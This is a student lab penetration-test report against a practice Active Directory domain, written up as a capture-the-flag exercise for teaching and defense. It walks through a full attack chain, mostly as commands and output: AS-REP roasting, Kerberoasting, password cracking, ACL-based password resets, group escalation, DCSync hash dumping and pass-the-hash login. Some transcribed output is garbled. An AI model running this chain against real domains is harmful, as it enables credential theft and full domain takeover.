

# HOST PENETRATION REPORT

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## Executive Summary

The main aim of this task was to evaluate the security strength of the SONGBIRDS.SNAKES Active Directory domain by applying ethical hacking frameworks covered in coursework, and in doing so find 2 “flags” that have been hidden in the directory. The objectives included validating the robustness of LDAP-based directory enumeration defenses, analyzing the resistance of Kerberos authentication, and assessing the effectiveness of privilege escalation mitigations within a Windows Server environment. Through controlled exploitation techniques, several critical misconfigurations were uncovered. First, multiple user and service accounts were found to lack proper Kerberos pre-authentication enforcement, enabling offline extraction and cracking of hashed credentials. Second, improperly delegated directory permissions permitted unauthorized retrieval of NTLM hashes via replication protocols, resulting in complete domain compromise when leveraged against the Domain Controller. These findings provide concrete evidence of weaknesses in authentication and access controls. Overall, the results highlight significant vulnerabilities in both authentication mechanisms and directory permission. Remediation should focus on enforcing Kerberos pre-authentication, tightening replication privileges, and implementing least-privilege principles across service accounts. Addressing these issues will substantially enhance the Active Directory’s security preventing any malicious attack attempts.

## Introduction

This report presents the findings from practical assessments conducted on the SONGBIRDS.SNAKES Active Directory domain. It outlines the context, scope, and rationale of the testing activities, establishing the basis for the subsequent attack chain. The focus is on identifying vulnerabilities in directory enumeration, authentication protocols, and privilege controls and finding “flags” within a Windows Server environment.

## Scope and Objectives

The task targeted key security controls in the Active Directory environment to:

1. Enumerate LDAP directory services to catalogue user and service accounts.
2. Test Kerberos pre-authentication by capturing and cracking ticket responses.
3. Extract and analyse service principal name (SPN) hashes for offline attacks.
4. Visualize privilege escalation pathways using graph-based analysis.
5. Execute attacks to harvest NTLM hashes and validate administrative access.
6. Locate and display two hidden “flags” stored within the directory environment.

## HOST ANALYSIS

To begin targeting specific Active Directory services, a network host analysis was conducted to identify live systems and open ports within the 192.168.34.0/24 subnet. An IP address of 192.168.34.254 was assigned to our Kali interface which was identified via the `ip a` command as seen in *Fig. 1*, confirming network connectivity and gateway mapping. A TCP port scan using `nmap -sV -O` against the entire subnet revealed two active hosts: 192.168.34.100 and 192.168.34.254 (*Fig. 2*). The directory server at 192.168.34.100 revealed LDAP (port 389), Kerberos (port 88), SMB (port 445), RPC (port 135), and HTTP API endpoints, indicating a domain controller role. OS detection identified Windows Server 2022 on this host, which meant this was our target. The second host responded only on TCP 3389 with a Microsoft Terminal Service banner and was running Linux, suggesting non-AD jump. This initial host analysis staged

the subsequent attacks by confirming the domain controller's services, OS version, and network placement.

## ATTACK EXECUTION

To begin, the exact LDAP base DN needed to be confirmed while also collecting valid accounts to target the offline attacks, to do so the follow command was executed;

```
ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
```

This confirmed the directory's root naming contexts, revealing that the domain is dc=songbirds,dc=snakes as seen in *Fig. 3*. A subtree search for objectClass=user retrieves every user object; running through "grep" and "sed" to extract the sAMAccountName values into users.txt, outputting the exact list of accounts to check for AS-REP vulnerabilities which can be seen in *Fig. 4*. With this the next step was to find and crack Kerberos pre-auth-disabled accounts. Accounts with UF\_DONT\_REQUIRE\_PREAUTH set leak encrypted TGT responses that can be brute-forced offline, revealing high-value credentials without triggering alerts on the domain controller. By running;

```
impacket-GetNPUsers songbirds.snakes/ -usersfile users.txt -no-pass -dcip 192.168.34.100
```

As seen in *Fig. 5*. Every user that turned a hash were vulnerable to cracking, so this script was used to query any hashes into a file called "hash1.txt" (*Fig. 6*). After installing and decompressing RockYou, John the ripper initialized two OpenMP threads, loaded 3 hashes, then instantly cracked three passwords (pepper, asdfgh, starwars) as seen in *Fig. 7*. This confirms that common-word dictionary attacks remain effective against AS-REP responses encrypted with weak user passwords. Then to verify that ariadne.sedge's credential had read access to the AD schema, users, groups and ACLs needed for BloodHound ingestion the following command was run(*Fig. 8*);

```
ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o dump_ariadne 192.168.34.100
```

Following this, grep was used to show plaintext or "new user generated password" entries for agrippina.serrano, volumnia.brutus, and "Company default password as many orgs embed initial passwords in AD descriptions, so this quick text search captures those weak credentials without further brute-forcing (*Fig. 9*). Then to validate that weak passwords and default policies exist, and to explain why our dictionary attacks succeeded so rapidly a netexec was run that showed minimum length = 4, history length = 24, complexity flags = 0, lockout thresholds (*Fig. 10*). To then crack service-account hashes tied to registered SPNs, GetUserSPNs was run using ariadne.sedge's credentials to pull SPN-encrypted hashes for exchange\_svc, http\_svc, and mssql\_svc as seen in *Fig. 11*. This Cracked those SPN hashes with Hashcat, recovering weak service passwords like 123456 and starwars.

The next step in this attack narrative was to prepare the bloodhound environment, which began with the command; `sudo neo4j console`

This command did require several installations in the kali terminal to execute and the termination of a java process that was bound to neo4j's port, but once it began the command bloodhound allowed connection into the bloodhound application, which was logged in using the credentials neo4j, bloodhound (*Fig. 12*). After clearing any old cache with the command;

```
rm -f ~/.nxc/workspaces/default/ldap.db
```

netexec was ran again to dump bloodhound data as seen in *Fig. 13*. NetExec resolves collection methods and compresses output into `~/.nxc/logs/WIN-F2771M38M07_192.168.34.100_2025-06-06_203218_bloodhound.zip`, copied the resulting `*_bloodhound.zip` into `~/` and used BloodHound's **Upload Data** button to ingest it, confirming the import progress completes. Which outputted the graph seen in *Fig. 14*. The mail goal was to find which account can replicate directory changes and chart the fastest escalation path to Domain Admin as only accounts with DCSync rights can steal NTLM hashes. In BloodHound's Analysis pane, "Find Principals with DCSync Rights" was run, highlighting `vulcan.paylor` then "Shortest Paths to Domain Admin" **was executed**, which traced the chain: `ariadne.sedge -> lucy.thrane -> vulcan.paylor -> SnowDynasty -> Domain Admin`, visually confirming each hop as seen in *Fig. 15*.

BloodHound revealed that `ariadne.sedge` could write to `lucy.thrane`'s user object (via ACLs). By changing Lucy's password to a known value ("rishon") using

```
rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100
```

```
rpcclient $> setuserinfo2 lucy.thrane 23 "rishon"
```

(*Fig. 16*.) gives a second foothold under a different identity, widening our pivot options, although setting the password to my real name would be a contradicting mistake, in a real-world scenario. Lucy held rights over `vulcan.paylor`. By resetting that account password to "jessica," we gain control of a high-value service account previously identified in BloodHound as having DCSync rights (*Fig. 17*.).

```
rpcclient -U 'lucy.thrane%rishon' 192.168.34.100
```

```
rpcclient $> setuserinfo2 vulcan.paylor 23 "jessica"
```

Membership in SnowDynasty (a privileged group) was required to inherit the "Replicating Directory Changes" right. Once Vulcan is in SnowDynasty, they can request NTDS replication via DCSync.

```
net rpc group addmem "SnowDynasty" "vulcan.paylor"
-U "songbirds.snakes/vulcan.paylor%jessica"
-S 192.168.34.100
```

Finally, the group membership was verified as this Ensures Vulcan's account now appears alongside the original privileged members, confirming this group-escalation step succeeded.

```
net rpc group members "SnowDynasty"
-U "songbirds.snakes/vulcan.paylor%jessica"
-S 192.168.34.100
```

With Vulcan in SnowDynasty, they now hold the DCSync privilege. The `-just-dc` flag invokes a directory-replication request ("Replicating Directory Changes"), dumping every account's `lmhash:nthash`. As seen in *Fig. 18*. The output begins with `Administrator:500:...:7ed5b48fcfd530bd926c4a831e3775fbdb:::`, followed by the guest, krbtgt, and hundreds of user hashes. This single RPC call leverages the privileged group membership forged, therefore no further brute-forcing required to extract the administrator hash in clear NTLM form. Using the final command as seen in *Fig. 19*.;

```
evil-winrm -i 192.168.34.100 \
-u Administrator \
-H 7ed5b48fcd530bd926c4a831e3775fb
```

any need for the plaintext password was bypassed. Evil-WinRM establishes an interactive PowerShell session as **Administrator**, completing our end-to-end escalation chain.

### **Question 1: What are the SMB directory shares open on the Active Directory Server? Document them**

Authenticated as ariadne.sedge, smbclient -L revealed the following shares (*Fig. 22*):

- ADMIN\$ – Remote Admin (default Windows administrative share)
- C\$ – Default hidden disk share for the C: drive
- IPC\$ – Inter-Process Communication endpoint
- NETLOGON – Logon server share used by DCs
- SYSVOL – Logon server share containing group-policy and scripts
- Academy – Custom disk share (likely for student resources)
- Common – Custom disk share (shared/common files)
- Gamemakers – Custom disk share (game-maker assets)
- Rebellion – Custom disk share (where one of the flags resided)

### **Question 2: What does the Active Directory structure look like? List the groups (a.k.a., Organisational Units) under the domain songbirds.snakes.**

From our SPN and LDAPDomainDump output (*Fig. 11*), the following Organizational Units (groups) sit directly under CN=Users,DC=songbirds,DC=snakes:

- LabTechnicians (hosting exchange\_svc)
  - DistrictOversight (hosting http\_svc)
  - PeacekeeperOps (hosting mssql\_svc)
  - AcademyStudents (many user accounts, e.g. agrippina.serrano)
  - TributeCivilians (e.g. volumnia.brutus)
  - ZooMaintenance (e.g. octavian.cartwright)
  - Rebellion (flag directory)
- (All within CN=Users,DC=songbirds,DC=snakes)

### **Question 3: Identify two Active Directory user accounts that each use a different easily guessable password. For each account, provide the username and its associated weak password.**

From our AS-REP and Kerberoast cracking (*Fig. 7*):

1. ariadne.sedge → pepper
2. pluribus.gallan → starwars

## ADMINISTRATOR ACCESS

To confirm full Domain-Admin privileges, stolen NTLM hash in an Evil-WinRM session was used as shown prior.

```
evil-winrm -i 192.168.34.100 \
-u Administrator \
-H 7ed5b48fcd530bd926c4a831e3775fb
```

Once connected, the prompt changed to:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We then navigated to the Desktop and listed its contents, revealing **flag.txt**. Finally, we displayed the Administrator's flag:

```
cd Desktop
cat flag.txt
```

All as seen in Fig. 19. And Fig. 20.

## FLAG IDENTIFICATION

Two flags were in the directories. The first one was found in the administrator's desktop (*Fig. 20.*)

**“FLAG - Beneath the Capitol’s songs and serpent smiles lies the true game: control the strings, silence the songbird, and you become the snake who rewrites the rules.”**

The second flag was found in c:/rebellion as seen in (*Fig. 21.*).

**“FLAG – The Capitol must fall. Glory to District 12.”**

## SECURITY RECOMMENDATIONS

To mitigate these attacks, the priority is enforcing Kerberos pre-authentication across the domain. By ensuring that every account requires clients to prove knowledge of their password before the KDC issues any ticket, we eliminate the opportunity for AS-REP roasting, which relies on capturing unauthenticated ticket responses.

Secondly, DCSync rights must be tightly controlled: only a small number of highly trusted service or backup accounts should hold the “Replicating Directory Changes” privilege. Regular reviews of ACLs on critical user objects will prevent unauthorized RPC resets or group-membership changes, blocking the very pivot points we exploited. Together, these controls close the main attack vectors and make any similar compromise far more difficult to execute or remain undetected.

## Appendix

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
  default qlen 1000
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
      inet 192.168.34.254/24 brd 192.168.34.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
      inet6 fe80::1443:c905:f84c:a891/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 1

```
└$ sudo nmap -sV -O 192.168.34.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 17:10 AEST
Nmap scan report for 192.168.34.100
Host is up (0.00044s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-06 07:10:34Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:15:5D:00:07:0B (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 1 hop
Service Info: Host: WIN-F277IM38M07; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.34.254
Host is up (0.000046s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 39.01 seconds
```

Figure 2

```
(kali㉿kali)-[~]
$ ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base < (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
# 
dn:
namingcontexts: DC=songbirds,DC=snakes
namingcontexts: CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: CN=Schema,CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: DC=DomainDnsZones,DC=songbirds,DC=snakes
namingcontexts: DC=ForestDnsZones,DC=songbirds,DC=snakes

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

*Figure 3*

```
$ ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectclass=user' -H ldap://192.168.34.100 | grep -i samaaccountname | sed 's/sAMAccountName: //g' > users.txt
```

*Figure 4*

```
[+] User Guest doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User Julius.everdeen doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User arianna.everdeen doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User festus.crasius doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User selene.tarsis doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User isoldo.dominian doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.grim doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User skrblarey25291nicholas.holmes doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User sonya.flickerman doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User orion.tarn doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.edge doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User arianna.vickers doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User octavian.cartwright doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User dorian.hall doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.edge doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User arianna.vickers doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User titania.druid doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User vibius.everdeen doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User livia.templesmith doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User nysa.flickerman doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User nysa.nashcroft doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User orion.tarn doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User orion.oriontarn doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User vesta.strom doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User zara.druitt doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User diana.mccullin doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.scarlett doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User skrblarey25291lurong.gallan@SONGBIRDS..SNAKES@246f1a6c0e570aaef247c5d73021969e579d098ee052d91894e0def2d30dec00ea3608d374167fc1fc08405802c207f51bba38c96d5326131a08a89417cde7189e82cd6f64d165b9d52a0d97e0126bd9b154f439905046407146ce01410173015c66fe41141853d010515ab9bf7df4235116a3cc2a723477a2739274750843e0fd3ad01679
[+] User lyla.montclair doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.grim doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User nero.cartwright doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User andro.rhyme doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User philo.elway doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User xanthe.vortex doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User nysa.ward doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User philo.lucifer doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User orion.tarn doesn't have UF_DONT_REQUIRE_PREAMTH set
[+] User calliope.grim doesn't have UF_DONT_REQUIRE_PREAMTH set
$krblarey25291andrea.sedge@SONGBIRDS..SNAKES@44701e9b7385599d29d160db00158$06de15d84142a4d62e903792a
```

*Figure 5*

```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 8.4          hash1.txt *
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:23ed7bc86bbff0c3be8b9533b1
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:2461f26c0ee57004f247c54730219
$krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES:44701e9e7b385599dc29d16ed0b0015
$krb5asrep$23$persephone.sable@SONGBIRDS.SNAKES:a8a92ef8b90b1c89b51aca1930f0
```

*Figure 6*

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP
  etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x
])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pepper      ($krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES)
asdfgh     ($krb5asrep$23$icanor.highbottom@SONGBIRDS.SNAKES)
starwars    ($krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES)
3g 0:00:00:00 DONE (2025-06-06 17:38) 60.00g/s 20480p/s 61440c/s 61440C/s 123
456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 7

```
(kali㉿kali)-[~]
└─$ ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o dump_aria
dne 192.168.34.100
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Figure 8

```
(kali㉿kali)-[~]
└─$ grep -i password dump_ariadne/domain_users.grep
Pluribus Hawthorne Pluribus Hawthorne pluribus.hawthorne Acade
myStudents Domain Users 05/21/25 06:34:12 05/21/25 06:34:17 0
1/01/01 00:00:00 NORMAL_ACCOUNT 01/01/01 00:00:00 S-1-5-21-7268
91065-741230342-2428684818-1696 Company default password(Reset ASAP)
Agrippina Serrano Agrippina Serrano agrippina.serrano Tribu
teCivilians Domain Users 05/21/25 06:34:11 05/21/25 06:34:21 0
1/01/01 00:00:00 NORMAL_ACCOUNT 01/01/01 00:00:00 S-1-5-21-7268
91065-741230342-2428684818-1681 New user generated password: 52SX>R]
Volumnia Brutus Volumnia Brutus volumnia.brutus TributeCivilians Domai
n Users 05/21/25 06:34:09 05/21/25 06:34:17 01/01/01 00:00:00 N
ORMAL_ACCOUNT 01/01/01 00:00:00 S-1-5-21-726891065-741230342-24286848
18-1661 New user generated password: [7de#GP
Tertia Pell Tertia Pell terzia.pell AcademyStudents Domain Users0
5/21/25 06:34:08 05/21/25 06:34:17 01/01/01 00:00:00 NORMA
L_ACCOUNT 01/01/01 00:00:00 S-1-5-21-726891065-741230342-24286848
18-1647 Company default password(Reset ASAP)
Philo Elway Philo Elway philo.elway TributeCivilians Domai
n Users 05/21/25 06:34:07 05/21/25 06:34:21 01/01/01 00:00:00 N
ORMAL_ACCOUNT 01/01/01 00:00:00 S-1-5-21-726891065-741230342-24286848
18-1634 Company default password(Reset ASAP)
Octavian Cartwright Octavian Cartwright octavian.cartwright ZooMa
intenance Domain Users 05/21/25 06:34:05 05/21/25 06:34:17 0
1/01/01 00:00:00 NORMAL_ACCOUNT 01/01/01 00:00:00 S-1-5-21-7268
91065-741230342-2428684818-1613 Company default password(Reset ASAP)
krbtgt krbtgt Denied RODC Password Replication Group Domain Users0
5/18/25 04:06:36 05/21/25 06:50:32 01/01/01 00:00:00 ACCOU
NT_DISABLED, NORMAL_ACCOUNT 05/18/25 04:06:36 S-1-5-21-726891065-74
1230342-2428684818-502 Key Distribution Center Service Account
```

Figure 9

```
(kali㉿kali)-[~]
└─$ netexec smb 192.168.34.100 -u ariadne.sedge -p 'pepper' --pass-pol
SMB          192.168.34.100 445    WIN-F277IM38M07 [*] Windows Server 2022 Build 20348 x64 (name:WIN-F277IM38M07) (domain:songbirds.snakes) (signing:True) (SMBv1:False)
SMB          192.168.34.100 445    WIN-F277IM38M07 [+] songbirds.snakes\ariadne.sedge:pepper
SMB          192.168.34.100 445    WIN-F277IM38M07 [+] Dumping password info for domain: songbirds.snakes
SMB          192.168.34.100 445    WIN-F277IM38M07 Minimum password length: 4
SMB          192.168.34.100 445    WIN-F277IM38M07 Password history length: 24
SMB          192.168.34.100 445    WIN-F277IM38M07 Maximum password age: 41 days 23 hours 53 minutes
SMB          192.168.34.100 445    WIN-F277IM38M07
SMB          192.168.34.100 445    WIN-F277IM38M07 Password Complexity Flags: 000000
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Refuse Password Change: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Password Store Cleartext: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Password Lockout Admins: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Password No Clear Change: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Password No Account Change: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Domain Password Complexity: 0
SMB          192.168.34.100 445    WIN-F277IM38M07 Minimum password age: 1 day 4 minutes
SMB          192.168.34.100 445    WIN-F277IM38M07 Reset Account Lockout Counter: 1 minute
SMB          192.168.34.100 445    WIN-F277IM38M07 Locked Account Duration: 1 minute
SMB          192.168.34.100 445    WIN-F277IM38M07 Account Lockout Threshold: None
SMB          192.168.34.100 445    WIN-F277IM38M07 Forced Log off Time: Not Set
```

Figure 10

```
(kali㉿kali)-[~]
└─$ impacket GetUserSPNs -dc-ip 192.168.34.100 'songbirds.snakes/ariadne.sedge:pepper' -request

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ServicePrincipalName           Name      MemberOf
                                PasswordLastSet   LastLogon  Delegation
-----+-----+-----+-----+-----+
exchange_svc/exserver.songbirds.snakes exchange_svc CN=LabTechnicians,CN=Users,DC=songbirds,DC=snakes 2025-05-21 16:34:17.090932 <never>
http_svc/httpserver.songbirds.snakes http_svc   CN=DistrictOversight,CN=Users,DC=songbirds,DC=snakes 2025-05-21 16:34:16.981560 <never>
mssql_svc/mssqlserver.songbirds.snakes mssql_svc  CN=PeacekeeperOps,CN=Users,DC=songbirds,DC=snakes 2025-05-21 16:34:16.887800 <never>
```

Figure 11

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo neo4jsole
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j...
2025-06-06 07:49:32.952+0000 INFO Starting...
2025-06-06 07:49:33.608+0000 INFO This instance is ServerId{399b945e} (399b945e-6a18-49f4-b477-398a0d358e05)
2025-06-06 07:49:35.414+0000 INFO ===== Neo4j 4.4.26 =====
2025-06-06 07:49:37.003+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2025-06-06 07:49:37.004+0000 INFO Updating the initial password in component 'security-users'
2025-06-06 07:49:38.686+0000 INFO Bolt enabled on localhost:7687.
2025-06-06 07:49:39.969+0000 INFO Remote interface available at http://localhost:7474/
2025-06-06 07:49:39.975+0000 INFO id: 41920CFD9EA53884789AA7E0E7C1C8ABD49BE74274871510D5C2F181C334C188
2025-06-06 07:49:39.975+0000 INFO name: system
2025-06-06 07:49:39.976+0000 INFO creationDate: 2024-05-26T12:38:09.642Z
2025-06-06 07:49:39.976+0000 INFO Started.

```

Figure 12

```

(kali㉿kali)-[~]
$ netexec ldap 192.168.34.100 -u ariadne.sedge -p 'pepper' --bloodhound --ns-server 192.168.34.100 --collection All
LDAP      192.168.34.100 389      WIN-F277IM38M07  [*] Windows Server 2022 B
uild 20348 (name:WIN-F277IM38M07) (domain:songbirds.snakes)
LDAP      192.168.34.100 389      WIN-F277IM38M07  [+] songbirds.snakes\aria
dne.sedge:pepper
LDAP      192.168.34.100 389      WIN-F277IM38M07  Resolved collection metho
ds: objectprops, dcom, session, group, acl, rdp, localadmin, trusts, containe
r, psremote
LDAP      192.168.34.100 389      WIN-F277IM38M07  Done in 00M 01S
LDAP      192.168.34.100 389      WIN-F277IM38M07  Compressing output into /
home/kali/.nxc/logs/WIN-F277IM38M07_192.168.34.100_2025-06-06_203218_bloodhou
nd.zip

```

Figure 13




Figure 14




Figure 15

```
(kali㉿kali)-[~]
└─$ rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100
    rpcclient $> setuserinfo2 lucy.thrane 23 "rishon"
    rpcclient $> ^C
```

Figure 16

```
(kali㉿kali)-[~]
└─$ rpcclient -U 'lucy.thrane%rishon' 192.168.34.100
    rpcclient $> setuserinfo2 vulcan.paylor 23 "jessica"
    rpcclient $> quit

(kali㉿kali)-[~]
└─$ net user group members "Sno" "SnowDynasty" -U "songbirds.snakes/vulcan.paylor%jessica" \
    -S 192.168.34.100
    songbirdssnakes\reaper.crassus
    songbirdssnakes\gaius.vickers
    songbirdssnakes\nero.cartwright
    songbirdssnakes\calliope.styx
    songbirdssnakes\sejanus.thorne
    songbirdssnakes\coriolanus.nassar
```

Figure 17

```
(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py
    songbirds.snakes\vulcan.paylor:jessica@192.168.34.100 \
        -just-dc
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[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ed5b48fc530bd926c4a831e3775fbdb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e7692b3350842432a7c55f5cf764ae5:::
songbirds.snakes\julius.everdeen:1601:aad3b435b51404eeaad3b435b51404ee:886172957cb2b62cd93f921a9e
6aa912:::
songbirds.snakes\agrippina.everdeen:1602:aad3b435b51404eeaad3b435b51404ee:a9f956378bacd856990fa1
df6e694a2:::
songbirds.snakes\festus.crassus:1603:aad3b435b51404eeaad3b435b51404ee:57507d072e7482bcd50526fd5d2
78c6e:::
songbirds.snakes\theron.cress:1604:aad3b435b51404eeaad3b435b51404ee:d6ae679d59b0d259377c7eda92ebf
891:::
songbirds.snakes\selene.tarsis:1605:aad3b435b51404eeaad3b435b51404ee:30493f32b1fa104dad0c2a3ebec3
cfec:::
songbirds.snakes\isolde.domitian:1606:aad3b435b51404eeaad3b435b51404ee:9dc041cd831d596ecc6d40b3d5
12ca5:::
songbirds.snakes\rufus.mercer:1607:aad3b435b51404eeaad3b435b51404ee:c120b8d6320260f74e71f35b6d27c
37b:::
```

Figure 18

```
(kali㉿kali)-[~] $ evilevil-winrm -i.168.34.100 \
-u Administrator \
-H 7ed5b48fcfd530bd926c4a831e3775fbdb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_de
tection_proc' for module `Reline'
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Re
mote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> [
```

*Figure 19*

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime     Length Name
--a----        5/18/2025  2:10 PM      169 flag.txt
--a----        5/18/2025  2:14 PM    2304 Microsoft Edge.lnk

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
FLAG - Beneath the Capitol's songs and serpent smiles lies the true game: control the strings,
silence the songbird, and you become the snake who rewrites the rules.
